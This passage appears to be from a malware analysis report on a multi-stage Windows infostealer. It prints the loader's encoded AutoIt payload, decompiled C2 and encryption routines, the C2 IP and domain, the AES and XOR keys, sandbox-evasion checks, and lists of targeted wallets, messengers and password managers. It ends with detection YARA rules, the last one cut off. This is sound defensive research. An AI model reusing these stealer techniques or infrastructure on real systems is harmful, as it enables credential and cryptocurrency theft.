2 long
3 GetTickCount
4 EnvGet
5 COMPUTERNAME
6 tz
7 TrayIconHide
8 vmttoolsd.exe
9 VBoxTray.exe
10 SandboxieRpcSs.exe

```

Figure 26. Dump.txt File Containing Runtime Data

When the contents of **dump.txt** are examined, it is observed that the malware checks for running components in the system such as **vmttoolsd.exe**, **VBoxTray.exe**, and **SandboxieRpcSs.exe**.

```

iau3
1 $spvfazrdnmlkmb = "0x0ED73AE6FF06F9418549CDEED2A9B2A9C9128C4C9AEB39BAE869AA8E54805277AA32CC0B2A3870208
2 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "9E577C6DB9D3F41867126742F5FD6981469581B7FC2B4D75F2994AA447520EF8A
3 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "D28A1F8D1EAC72D119F0ACFC9F683DC41B9E48A9377252D991B5D598E1BFA65E
4 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "50CE2419F9DBBD157EE21AF6DB2FE7A895FA7D481B5DA7D18F2AE4291FFCC335
5 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "4467439987F161074467917A4518E7942D26E2A36F7A87233539CE7BA1D408DB2
6 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "F5EC8678BAAB23A956AE34BD8A8A4875A070ECE17D7202335E51F425E423387F
7 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "01886D64FCDC6EA292F6AFABEEBCF543B7D3D2A14849CFC4C9B4673C0E2F4718
8 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "870DD12AA4A9041D818D17DB558955A2CB68450EEAC0CFD292216EBBC01D7DA2
9 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "EAD9B36F3ED9DA71B3EFD2F0C7B13FC46D92187D1751E641BB92A12EA9990CC47
10 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "526382D6CE01D56E3CE7B44E0D77FCECA09532277D818BEDC96C9BEC91141BC32
11 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "942D7FE0EDC8C484FFCF33EE282D9B7B7090EFF68090747EFF47C7567483470
12 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "7E2A73D8E77FE012D112B9D68198690E4AF2AE1EA7520B436E0095F30C22A4117
13 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "96B69977FB1B2097581FF4879188A7C7D233871D4A1C1D3CD7B719B9489CDE72
14 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "C4869BA71EE924C945724A663E2EE6588B712E68E9E42BD78F972F63DD7728F87
15 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "8EC88CFF3E9828939C9FF9DF9E98477D62B2D89019D3F145B4B29A1662B4BCA9E6
16 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "6AEF693FADB16E811E359D3D304CD93BF35DEB497780A98E941P6EE42B1BC9AC7
17 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "85A18BDA9FEB06C3375D471A767D25AC009E7764E4E6FC7A923C9A9BD53C89A
18 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "753E40620D5188E53A12D8CC397227ACBD47B15E47D5B68FAF93239871660D8
19 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "C50E8B6AD8C8B3AC59159DC1BD66EEC5B261086E2C00E232E7A3561B581496B58
20 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "EC3E123D3F26DA3CB18EB0A239CF1B744A8849EEDF844A8E189810A5C983CD7E
21 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "D7C61EA942C6B797FE7ED88553F5E7AEA4D6E9383F7398F8F5255714AFF048E7F
22 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "F3824BB9A10E23238EAB3D8A8C3D5410A435D647E2E9405672D51BE95BA8D4D4
23 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "56EC4D7FD44FF160D08347809581A7038D9226280EF7512758502573586123008
24 $spvfazrdnmlkmb = $spvfazrdnmlkmb & "CF7953E57B301CEP3339568B767E1B43641C14E78E963124AD57B58DEE2F0420C
$spvfazrdnmlkmb = $spvfazrdnmlkmb & "908729C6EE52B52C3157D8E024ACE507E98294F9241D22524264A770DEA399114B5A8D535
OBJECTIVESPLATENAME (SEANJOHNNY (Binary($spvfazrdnmlkmb), Binary(ZIP("55-54-52-56-49-54-58", 0x1 + 0x0))))

```

Figure 27. Isolation of the Main Malicious Variable and Manipulation of the Execution Flow

The script stores the data belonging to the next stage in the **\$spvfazrdnmlkmb** variable. In order to extract this payload without being affected by the malware's **anti-debugging** mechanisms, the code flow is manipulated. For this purpose, the relevant assignment functions are moved to the beginning of the script, allowing the variable content to be dynamically isolated and extracted.



Figure 28. Executing the Manipulated Code to Produce the a.exe File

The manipulated script is converted into an **.exe** file and executed in a controlled environment. At this stage, the data stored in the **\$spvfazrdnmlkmb** variable is dumped to disk, resulting in the creation of **a.exe**.

a.exe Analysis

Name	a.exe
MD5	E69C1B4B3FB77FACB2FC96675CF69361
SHA256	5ae2199937744d6056e469b46e22cd89222fef28b293f20e6b91c3206ba87e15
File Type	Exe

Static Analysis

a.exe	
Property	Value
File Name	C:\Users\...\a.exe
File Type	Portable Executable 32
File Info	No match found.
File Size	109.50 KB (112128 bytes)
PE Size	109.50 KB (112128 bytes)

Figure 29. File Information of a.exe

The obtained a.exe file is **109.50 KB** in size and is a **32-bit** executable.

Dynamic Analysis

```

36 sub_4103B0((int)v7, (int)v5);
37 v12 = 0;
38 v11 = sub_4023C0("NtQueryValueKey", v14, v7, 2, 0, 0, &v12);
39 v13 = sub_410BB0(v12);
40 if ( v13 )
41 {
42     v11 = sub_4023C0("NtQueryValueKey", v14, v7, 2, v13, v12, &v12);
43     if ( v11 >= 0 )
44     {
45         v10 = v13;
46         v9 = 0;
47         if ( (*(_DWORD *) (v13 + 4)) == 1 || (*(_DWORD *) (v10 + 4)) == 2 && (*(_DWORD *) (v10 + 8)) )
48         {
49             lpWideCharStr = (LPCWSTR)(v10 + 12);
50             sub_414FD0((int)v2, 260, "COMPUTERNAME=");
51             if ( sub_411530(lpWideCharStr, L"00000000-0000-0000-0000-000000000000") )
52             {
53                 v1 = sub_410490(lpWideCharStr);
54                 else
55                 {
56                     v1 = sub_40ABD0();
57                     v9 = sub_410550(v2, v1);
58                 }
59             }
60             else
61             {
62                 v9 = sub_411070("FallbackGUID");
63             }
64         }
65     }
66 }

```

Figure 30. Detection of the Machine Guid from the Registry

The malware opens the **Registry\Machine\SOFTWARE\Microsoft\Cryptography** path by using the **NtOpenKey** API and then reads the **MachineGuid** value under this key through the **NtQueryValueKey** call. It is observed that the obtained GUID value is checked as part of the control process.

<pre> push eax call a.410910 add esp,8 mov dword ptr ss:[ebp-38],a.417174 mov eax,dword ptr ds:[419008] mov dword ptr ss:[ebp-34],eax mov ecx,8 imul edx,ecx,0 mov eax,dword ptr ss:[ebp-38] mov ecx,dword ptr ss:[ebp-34] mov dword ptr ss:[ebp+edx-80],eax mov dword ptr ss:[ebp+edx-7C],ecx mov dword ptr ss:[ebp-40],a.41717C mov dword ptr ss:[ebp-3C],a.417188 mov edx,8 </pre>	<pre> [ebp-38]:"Host", 417174:"Host" 00419008:&"deep1.com" [ebp-34]:"deep1.com" ecx:&"188.137.254.222" ecx:&"188.137.254.222" [ebp-38]:"Host" [ebp-34]:"deep1.com" [ebp-40]:"Connection", 41717C:"Connection" [ebp-3C]:"close", 417188:"close" </pre>
--	--

Figure 31. HTTP Host and Target IP Information

The malware prepares to send a request to the remote server address **188[.]137[.]254[.]222**. The address **Deep1[.]com** is intended to make the IP appear as if it is redirecting to a legitimate website, thereby concealing the actual target.

```

00016510 30 38 64 65 33 35 63 38 2D 33 62 39 34 2D 34 62 08de35c8-3b94-4b
00016520 65 34 2D 38 66 33 30 2D 61 32 39 33 35 61 64 61 e4-8f30-a2935ada
00016530 62 62 30 62 00 00 00 00 64 65 65 70 6C 2E 63 6F bb0b....deep1.co
00016540 6D 00 00 00 31 38 38 2E 31 33 37 2E 32 35 34 2E m...188.137.254.
00016550 32 32 32 00 74 72 61 66 34 2E 32 00 47 65 74 45 222.traf4.2.GetE
00016560 6E 64 70 6F 69 6E 74 73 00 00 00 00 43 6F 6D 6D ndpoints....Comm
00016570 61 6E 64 00 48 6F 73 74 00 00 00 00 43 6F 6E 6E and.Host....Conn
00016580 65 63 74 69 6F 6E 00 00 63 6C 6F 73 65 00 00 00 ection..close...
00016590 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 00 00 Content-Length..
000165A0 43 6F 6E 74 65 6E 74 2D 54 79 70 65 00 00 00 00 Content-Type....
000165B0 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6F 63 74 65 application/octe

00016510 30 38 64 65 33 35 63 38 2D 33 62 39 34 2D 34 62 08de35c8-3b94-4b
00016520 65 34 2D 38 66 33 30 2D 61 32 39 33 35 61 64 61 e4-8f30-a2935ada
00016530 62 62 30 62 00 00 00 00 64 65 65 70 6C 2E 63 6F bb0b....deep1.co
00016540 6D 00 00 00 31 39 32 2E 31 36 38 2E 37 34 2E 31 m...192.168.74.1
00016550 33 32 00 00 74 72 61 66 34 2E 32 00 47 65 74 45 32.traf4.2.GetE
00016560 6E 64 70 6F 69 6E 74 73 00 00 00 00 43 6F 6D 6D ndpoints....Comm
00016570 61 6E 64 00 48 6F 73 74 00 00 00 00 43 6F 6E 6E and.Host....Conn
00016580 65 63 74 69 6F 6E 00 00 63 6C 6F 73 65 00 00 00 ection..close...

```

Figure 32. Target IP Address of the Malware and Redirection After the Patching Process

The **188[.]137[.]254[.]222** IP address used by the malware for communication is **no longer active**. Therefore, in order to re-establish communication with the malware server, the relevant IP address was **patched** to point to a local address.

ecx=0019FCFC

text:00401FB3 a.exe:\$1FB3 #13B3

Döküm1	Döküm2	Döküm3	Döküm4	Döküm5	İzle 1	Yerel Değişiklik
Adres	Hex				ASCII	
0019FCFC	08 02 00 00 10 66 00 00 20 00 00 00 76 40 FE D9				f..v@bù	
0019FD0C	8A 53 85 66 41 76 36 83 16 3F 41 27 B9 FC 00 F9				.S.fAv6..?A''ü.ü	
0019FD1C	A7 88 77 3C 00 EE 1F 26 34 CE C8 2F 28 00 00 00				\$.w<.i.&4iE/((...	
0019FD2C	0E 8F 62 00 00 00 00 00 00 00 00 00 00 00 00				h.âf f nâh	

Figure 33. AES Key

It is observed that the 32-byte **AES key** used in the communication is stored in memory as a byte array. Using this key, **HTTP** request and response bodies are encrypted with the **AES-256-CBC algorithm**.

76 40 FE D9 8A 53 85 66 41 76 36 83 16 3F 41 27 B9 FC 00 F9 A7 88 77 3C 00 EE 1F 26 34 CE C8 2F

Table 5. AES Key

```

char _cdecl sub_401F40(BYTE *a1, int a2, int a3, int a4, _BYTE *a5, DWORD *pdwDataLen)
{
    BYTE pbData[44]; // [esp+0h] [ebp-48h] BYREF
    BYTE v8[16]; // [esp+2Ch] [ebp-1Ch] BYREF
    HCRYPTPROV phProv; // [esp+3Ch] [ebp-Ch] BYREF
    HCRYPTKEY phKey; // [esp+40h] [ebp-8h] BYREF
    char v11; // [esp+47h] [ebp-1h]

    if ( !(unsigned __int8)sub_402190(a4) )
        return 0;
    phProv = 0;
    phKey = 0;
    v11 = 0;
    if ( !CryptAcquireContextW(&phProv, 0, 0, 0x18u, 0xF0000000) )
        return 0;
    sub_402140(pbData, a3, a4);
    if ( CryptImportKey(phProv, pbData, 0x2Cu, 0, 1u, &phKey) )
    {
        sub_410D90(v8, a5, 16);
        if ( CryptSetKeyParam(phKey, 1u, v8, 0) )
        {
            *pdwDataLen = a2;
            if ( CryptDecrypt(phKey, 0, 1, 0, a1, pdwDataLen) )
                v11 = 1;
        }
        CryptDestroyKey(phKey);
    }
    CryptReleaseContext(phProv, 0);
    return v11;
}

```

Figure 34. Decryption Using the AES Key

This function first initializes the environment required for cryptographic operations by using the **CryptAcquireContextW** API. Then, the key to be used is imported through the **CryptImportKey** API. After that, a **16-byte IV** value to be used in the decryption process is configured via the **CryptSetKeyParam** API. In the final stage, the data is decrypted using the **CryptDecrypt** API.

```

63  sub_410700(v17);
64  if ( v7 == 200 )
65  {
66      v4 = sub_4021C0(v8, v9);
67      v21 = sub_40D420(v4);
68      dword_41BF8C = sub_40D080(v21, "b");
69      dword_41BF90 = sub_40D080(v21, "m");
70      dword_41BF94 = sub_40D080(v21, "o");
71      dword_41BF98 = sub_40D080(v21, "w");
72      dword_41BF9C = sub_40D080(v21, "err");
73      dword_41BFA0 = sub_40D080(v21, "g");
74      dword_41BFA4 = sub_40D080(v21, "t");

```

Figure35. Server Response Status Check

After communication with the server is established, the returned response is received and the HTTP status code is checked. If the status code indicates a **successful** request, the response content corresponding to the request is processed and transferred to the relevant memory region.

```

=== DECRYPT ATTEMPTS ===

[+] CBC Decrypt (IV = first 16 bytes)
IV: 769ebaa844ea841df15fee0a00953d60
Plaintext (utf8): {"Command":"GetEndpoints"}
Plaintext (safe): {"Command":"GetEndpoints"}
Plaintext (hex ): 7b224366d6d616e64223a22476574456e6470666996e7473227d

```

Figure 36. First Request Sent

It is observed that the first request sent by the malware to the C2 server contains the command **{"Command":"GetEndpoints"}**.

```

1 int __thiscall sub_4158F0(void *this, int a2, unsigned int a3)
2 {
3     char v4[12]; // [esp+4h] [ebp-1Ch] BYREF
4     void *v5; // [esp+10h] [ebp-10h]
5     int v6; // [esp+14h] [ebp-Ch]
6     int v7; // [esp+18h] [ebp-8h]
7     unsigned int i; // [esp+1Ch] [ebp-4h]
8
9     v5 = this;
10    if ( !a2 || !a3 )
11        return 0;
12    strcpy(v4, "852149723");
13    v6 = sub_411160(v4);
14    v7 = sub_410BB0(a3 + 1);
15    if ( !v7 )
16        return 0;
17    for ( i = 0; i < a3; ++i )
18        *(_BYTE *)(i + v7) = v4[i % (v6 + 1)] ^ *(_BYTE *)(i + a2);
19    *(_BYTE *)(a3 + v7) = 0;
20    return v7;
21 }

```

Figure 37. XOR Encryption Key Used by the Malware

The malware applies an **XOR** operation to the data using the predefined string **"852149723"**.

```

=== DECRYPT ATTEMPTS ===

[+] CBC Decrypt (IV = first 16 bytes)
IV: 3324e81337eaba8e568bbdc3104d828a
Plaintext (utf8): {"Id":"08de35c8-3b94-4be4-8f30-a2935adabb0b"}
Plaintext (safe): {"Id":"08de35c8-3b94-4be4-8f30-a2935adabb0b"}
Plaintext (hex ): 7b224964223a2230386465333563382d336239342d346265342d386633302d613239333561646162623062227d

```

Figure 38. Second Request Sent

As a result of decrypting the second transmitted request, it is observed that the malware sends its unique **ID** information to the server.

```

if ( j >= v10[1] )
{
    sub_406610(v10);
    break;
}
lpMultiByteStr = (LPCCH)sub_4066D0(*(_DWORD *)(v10[0] + 4 * j), v16, *v17);
if ( lpMultiByteStr )
{
    sub_406660(v18, LPCCH lpMultiByteStr; // [esp+9Ch] [ebp-4h]
    if ( sub_406460(x2150DE0:"\\??\\C:\\Users\\All Users\\Documents\\Monero\\wallets"
    {
        v3 = sub_410400(*(_DWORD *)(v10[0] + 4 * j));
        v27 = sub_411070(v3);
        if ( !v27 )
        {

```

Figure 39. Memory Analysis Targeting Cryptocurrency Wallet Directories

The data obtained after the second request is processed sequentially through **AES**, **Base64**, and **XOR** decoding stages. Following these operations, configuration data used by the malware to identify the applications and directories it targets is obtained.

Monero	Zcash	Guarda	WalletWasabi
Dashcore	Bitcoin	Binance	Electrum
Ethereum	Exodus	AnonCoin	BBQCoin
Digitalcoin	Florincoin	Franko	Freicoins
Infinitecoin	IOCoin	Ixcoin	Litecoin
Mincoin	Namecoin	Primecoin	Terracoin
Dogecoin	ElectronCash	MultiDoge	com.liberty.jaxx
Coinomi	Ledger Live	Ledger Wallet	DaedalusMainnet
Armory	Armory	Armory	Armory
Megacoin	Megacoin	Megacoin	Megacoin

Table 6. Cryptocurrency Wallet / Coin Wallet Applications

Tox	Psi	Psi+
WhatsApp	Signal	Telegram

Table 7. Messaging / Communication Applications

Mailbird	The Bat!	PMail
TrulyMail	Pocomail	eM Client
Opera Mail		

Table 8. E-mail Clients

GoFTP	FTPNow	FTPInfo	UltraFXP
FTP Now	DeluxeFTP	FTPGetter	Steed
BlazeFtp	FTBBox	NovaFTP	Estsoft\ALFTP
NetDrive	FileZilla		

Table 9. FTP and File Transfer Clients

NordPass	1Password	Bitwarden
RoboForm	Authy Desktop	

Table 10. Password Managers and Credential Tools

AnyDesk	NordVPN	AzureVPN
MySQL Workbench	Notepad++	Sticky Notes
Notezilla	To-Do DeskList	snowflake-ssh

Table 11. VPN / Remote Access / Utility Applications

```

QueryContextAttributesW(&phNewContext, 4u, &pBuffer);
for ( j = v50; j; j -= v52 )
{
    if ( v33 >= j )
        v43 = j;
    else
        v43 = v33;
    v52 = v43;
    v42 = v32 + v43 * pBuffer;
    v56 = sub_410880(v42);
    sub_410DE0(v56, 0, v42);
    sub_405620(v17, 0, 48);
    v17[1] = 7;
    v17[2] = v56;
    v17[0] = pBuffer;
    v19 = 1;
    v20 = pBuffer + v56;
    v18 = v52;
    v34 = v50 - j;
    sub_410D90(pBuffer + v56, v50 - j + v46, v52);
    v22 = 6;
    v23 = v52 + pBuffer + v56;
    v21 = v32;
    v24 = 0;
    pMessage.ulVersion = 0;
    pMessage.cBuffers = 4;
    pMessage.pBuffers = (PSeccBuffer)v17;
    if ( EncryptMessage(&phNewContext, 0, &pMessage, 0) )
    {
        sub_410700(v56);
        return 0;
    }
    v36 = v21 + v18 + v17[0];
    sub_4131F0(v56, v36);
    sub_410700(v56);
}

```

Figure 40. Preparation and Encryption of the Data to Be Sent to the Server

In this code segment, the data to be sent to the server is prepared and encrypted. The **QueryContextAttributesW API** is used to retrieve the configuration information required for establishing a secure connection, after which the data structure suitable for transmission is created. The message is then encrypted using the **EncryptMessage API**. Once the encryption process is completed, the data proceeds to the transmission stage.

```

if ( v10[0] )
{
    v41 = (IPCC0)sub_4102F0("g/screen/screen.bmp");
    if ( v41 )
    {
        sub_415EAB((int)&v32, v41, v10[0], v10[1]);
        sub_410700(v41);
    }
    else
    {
        sub_415EAB((int)&v32, "g/screen/screen.bmp", v10[0], v10[1]);
        sub_410700(v10[0]);
    }
    if ( v33 )
    {
        v40 = (IPCC0)sub_410550(off_410F28[0], ".txt");
        v50 = (IPCC0)sub_4102F0(v40);
        if ( v50 )
        {
            v2 = sub_411160(off_410F20);
            if ( !sub_415EAB((int)&v32, v50, (int)off_410F20, v2) )
            {
                sub_416790(&v32);
                sub_406610(v32);
                sub_410700(v40);
                sub_410700(v50);
                return 0;
            }
        }
    }
}

```




Figure 41. Screenshot Saved as screen.bmp Inside the ZIP File

The screenshot capture process is performed within the code flow by saving the image in **BMP** format to the path **g/screen/screen.bmp**. The malware later uses this file while preparing the data package and includes it in the archive during the packaging stage.

```

if ( a1 && a2 && lpMultiByteStr && a4 )
{
    if ( sub_415130(&v17, lpMultiByteStr) == -1 )
        sub_415340(lpMultiByteStr);
    sub_410DE0(&v8, 0, 16);
    sub_410DE0(&v12, 0, 16);
    v16 = 0;
    if ( sub_410FE0(a2, (int)"b\\c8") )
    {
        if ( sub_410FE0(a2, (int)"b\\c9") )
        {
            if ( sub_410FE0(a2, (int)"b\\c10") )
            {
                if ( !sub_410FE0(a2, (int)"b\\c19") )
                {
                    v8 = 1999995473;
                    v9 = 1190545566;
                    v10 = 1092474538;
                    v11 = 32481208;
                    v12 = 245091480;
                    v13 = 1098547512;
                    v14 = 1246610307;
                    v15 = 375647663;
                    v16 = 0;
                }
            }
        }
    }
}

```




Figure 42. Detection of the c8/c9 Data Folders Inside the ZIP Archive

When the ZIP archives are examined, folders named **c8** and **c9** are found within the data packages. Along with the code analysis, it is understood that these folder names are not random, but rather part of a structure created by the malware to separate specific data types. This finding shows that the collected data is not packaged as a single file, but within a classified directory structure.




Figure 43. The 0 Folder Inside the ZIP Archive and the key / key1 Files

When the contents of the c8 and c9 folders are examined, a folder named **0** is found, along with files named **key** and **key1**. When evaluated together with the code flow, this structure indicates that the malware packages the collected browser records not only as content files, but also together with the associated key material.




Figure 44. Browser Data Inside the 0 Folder

Inside the 0 folder, files such as **Login Data**, **Web Data**, and **Cookies** are present. This finding shows that the malware collects browser-based user data, packages it within a folder structure, and prepares it for exfiltration.




Figure 45. File Containing System Identity Information

The file **823bdaad-78b4-482e-a9e5-03fad0689c6c.txt** contains the device name and a system-specific identifier. This indicates that the malware collects identifying information related to the target system and includes it in the archive.




Figure 46. System Discovery Information Contained in the log.txt File

The **log.txt** file examined within the malware's ZIP archive contains system information such as the **operating system version, architecture, memory, disk, antivirus, and PowerShell** version. These data indicate that the malware performs basic reconnaissance on the target environment.

YARA RULE

```
import "pe"
import "hash"
rule setup_exe
{
    meta:
        author = "dilek"
        stage   = "1"
    file_name = "setup.exe"
    sha256 =
"74ca9dfc8d054f774c9b916eaaa138e4b06fa6b2aa7bdd3d5de56e49e65ae5be"

    strings:
        $cab_mscf = "MSCF" ascii
        $rc_cabinet = "CABINET" ascii
        $rc_extractopt = "EXTRACTOPT" ascii
        $rc_postrun = "POSTRUNPROGRAM" ascii

        $only_mpeg = "Only.mpeg" ascii
        $cmdline = /cmd\s+\v\s+\c\s+set\s+XpukzoBc=cmd\s*&\s*!XpukzoBc!\s*
<\s*Only\.mpeg/ nocase
        $tmp_path = "\\AppData\\Local\\Temp\\" ascii nocase
        $tmp_dir = /IXP[0-9]{3}\.TMP/i

        $reg_runonce = "Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce" ascii
nocase
        $reg_sessmgr = "System\\CurrentControlSet\\Control\\Session Manager" ascii nocase

        $api_gettemp = "GetTempPathA" ascii
        $api_createdir = "CreateDirectoryA" ascii
        $api_createfile = "CreateFileW" ascii
        $api_setfiletime = "SetFileTime" ascii
        $api_createproc = "CreateProcessA" ascii
        $api_regopen = "RegOpenKeyExA" ascii
        $api_deletefile = "DeleteFileA" ascii
        $api_removedir = "RemoveDirectoryA" ascii
        $api_sendmsg = "SendMessageA" ascii

    condition:
        uint16(0)==0x5A4D and
        hash.sha256(0, filesize) ==
"74ca9dfc8d054f774c9b916eaaa138e4b06fa6b2aa7bdd3d5de56e49e65ae5be" and
        pe.is_32bit() and
        10 of them
}
```

```

import "hash"

rule Only_mpeg
{
  meta:
    author   = "dilek"
    file_name = "Only.mpeg"
    stage    = "2"
    file_type = "CMD/BAT"
    sha256    =
"c53f1818d3ef970687f4e2acf4b1db80a7211b82bd291ac982d9033cda81b093"

  strings:

    $set_reads =
/set%Reads%\a%Reads%Shemales=5599%Communist%%Magnetic%/ nocase

    $set_baseball = /set\s+Baseball\s*/ nocase
    $set_nat      = /set\s+Nat=d/ nocase
    $set_communist = /set\s+Communist=8/ nocase
    $set_korea    = /set\s+Korea=O/ nocase
    $set_physical = /set\s+Physical=Y/ nocase

  condition:
    (filesize < 10KB) and
    (hash.sha256(0, filesize) ==
"c53f1818d3ef970687f4e2acf4b1db80a7211b82bd291ac982d9033cda81b093"
) and
    ($set_reads and $set_baseball and $set_nat and $set_communist and
$set_korea and $set_physical)
}

```

```

import "hash"

rule i
{
    meta:
        author = "dilek"
        file_name = "i"
        stage = "3"
        file_type = "AutoIt v3 (.au3)"
        sha256 =
            "db7728f09b8c85abf5b45e7143996b43ba0ca8a617f2ca60e038034c5c5e
            5d5d"

        strings:
            $func_1 = "SEANJOHNNY" ascii
            $func_2 = "OBJECTIVESPLATENAME" ascii $func_3
            = "SODIUMUNIVERSALBRUNSWICK" ascii $endfunc
            = "TOOLKITHEADED" ascii

            $var_spv = "$spvfazrdnmlkmb" ascii nocase

            $erp_1 = "55-54-52-56-49-54-58" ascii
